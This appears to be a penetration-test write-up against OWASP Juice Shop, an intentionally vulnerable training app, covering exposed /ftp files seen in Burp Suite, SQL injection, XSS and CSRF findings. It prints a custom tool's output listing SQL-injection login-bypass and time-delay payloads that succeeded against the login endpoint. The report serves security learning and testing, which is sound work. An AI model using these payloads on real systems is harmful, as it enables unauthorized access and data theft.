
We decided to open the link and see the request using burp-suite, we found that the file directory is */ftp/legal.md*


So, we sent the request to repeater to check if we can access the directory */ftp* and see the other files there or not.




The request sent successfully, and we can see the other files in this directory.

And also we can see what this files contain (which is a sensitive data).



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.7.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://juice-shop.herokuapp.com HTTP/1
Request
Pretty Raw Hex
GET /ftp/acquisitions.md HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
Q7hWt4t5cIClf2txDuWKtqZf7vuxKhUkIkIFv2tLWcw2uDbh0gcx2CB2sqVUylcpB;
cookieconsent_status=dismiss
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101
Firefox/130.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://juice-shop.herokuapp.com/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
If-Modified-Since: Sat, 28 Sep 2024 20:02:22 GMT
If-None-Match: W/"be7-1923a3a2508"
Priority: u=0, i
Te: trailers
Connection: keep-alive
Response
Pretty Raw Hex Render
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_frac
tion":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Mon, 09 Sep 2024 16:00:05 GMT
Etag: W/"38d-191d7837f88"
Content-Type: text/markdown; charset=UTF-8
Content-Length: 909
Vary: Accept-Encoding
Date: Sat, 28 Sep 2024 22:31:29 GMT
Via: 1.1 vegur
Planned Acquisitions
> This document is confidential! Do not distribute!
Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.
Our shareholders will be excited. It's true. No fake news.
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 4
Request headers 17
Response headers 19
Search 0 highlights
ftp 0 highlights


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.7.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://juice-shop.herokuapp.com HTTP/1
Request
Pretty Raw Hex
GET /ftp/announcement_encrypted.md HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
Q7hWt4t5cIClf2txDuWKtqZf7vuxKhUkIkIFv2tLWcw2uDbh0gcx2CB2sqVUylcpB;
cookieconsent_status=dismiss
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101
Firefox/130.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://juice-shop.herokuapp.com/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
If-Modified-Since: Sat, 28 Sep 2024 20:02:22 GMT
If-None-Match: W/"be7-1923a3a2508"
Priority: u=0, i
Te: trailers
Connection: keep-alive
Response
Pretty Raw Hex Render
Etag: W/"5a2$$-191d7837f88"
Content-Type: text/markdown; charset=UTF-8
Vary: Accept-Encoding
Date: Sat, 28 Sep 2024 22:38:07 GMT
Via: 1.1 vegur
Content-Length: 369237
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 4
Request headers 17
Response headers 19
Search 0 highlights
ftp 0 highlights
Done
370,225 bytes | 243 millis
Event log (1)
All issues
Memory: 117.9MB




So there is **Sensitive Data Exposure** vulnerability any attacker can use it.

Let’s open the inspect and check the main java script code:



There is a redirect URL that may contain sensitive information, let’s check it.



The link contains sensitive information about blockchain bitcoin address ...

Key Findings:

1) SQL Injection Vulnerability:

- A high-severity SQL injection vulnerability was detected during both the automated OWASP ZAP scan and manual testing.
- A Python script was developed to automate the detection and exploitation of SQL injection vulnerabilities, successfully identifying and exploiting the vulnerability.

2) Cross-Site Scripting (XSS) Vulnerability:

- Multiple input fields were found to be vulnerable to XSS.
- A Python script was created to detect and exploit XSS vulnerabilities, effectively discovering the vulnerability and executing payloads on the target website.

3) Hidden Administrative Functionality:

- During the scan, hidden administrative routes were discovered, revealing sensitive application functionality that could potentially be exploited.

4) Exposed Sensitive Data via Insecure API Endpoints:

- User roles and shopping cart details were exposed through insecure API endpoints, highlighting a critical data exposure issue

---


5. Exploitation & Gaining Access

Objective: Exploit identified vulnerabilities to gain unauthorized access and assess their impact.

1. **SQL Injection**: Using our custom Python SQL Injection tool, we automated the exploitation process, and we managed to login as admin throw this vulnerability.


```
PS C:\Users\JOHN> & C:/Users/JOHN/AppData/Local/Programs/Python/Python312/python.exe c:/Users/JOHN/Desktop/Exploit/SQL.py
Enter the target URL: https://juice-shop.herokuapp.com/rest/user/login
[*] Checking if the website is SQL Injection vulnerable...
[+] The website is potentially vulnerable to SQL Injection.
Enter the target payloads word list path: C:/Users/JOHN/Desktop/Exploit/sql_injection_payloads.txt
[*] Attempting SQL Injection...
[*] Testing payloads:
[+] SQL Injection Successful with payload: ' OR TRUE --
Response: 200
[+] SQL Injection Successful with payload: ' OR '1
Response: 200
[+] SQL Injection Successful with payload: ' OR 1 -- -
Response: 200
[+] SQL Injection Successful with payload: ' OR '' = '
Response: 200
[+] SQL Injection Successful with payload: '=0--+
Response: 200
[+] SQL Injection Successful with payload: ' OR 'x'='x
Response: 200
[+] SQL Injection Successful with payload: ';WAITFOR DELAY '0:0:30'--
Response: 200
[+] SQL Injection Successful with payload: ' OR TRUE --
Response: 200
[+] SQL Injection Successful with payload: ';waitfor delay '0:0:5'--
Response: 200
```

We used the SQL-Injection tool we built to exploit the vulnerability



And then we injected the payload manually to see what we will get.


And it was a surprise for us…



We logged in as admin…


That’s why this vulnerability is a critical one.

2. **Cross-Site Scripting (XSS)**: Our XSS exploit tool injected JavaScript into vulnerable input fields such as the feedback form and search bar



After our tool detected that the website is XSS vulnerable.


We injected the payload manually:




So, the attacker can inject any malicious script using this vulnerability to attack the website.

3. **Cross-Site Request Forgery (CSRF)**: We crafted CSRF exploits to perform actions such as changing a user's email address or placing an order without their consent. These exploits highlighted the lack of anti-CSRF tokens and inadequate user session validation.

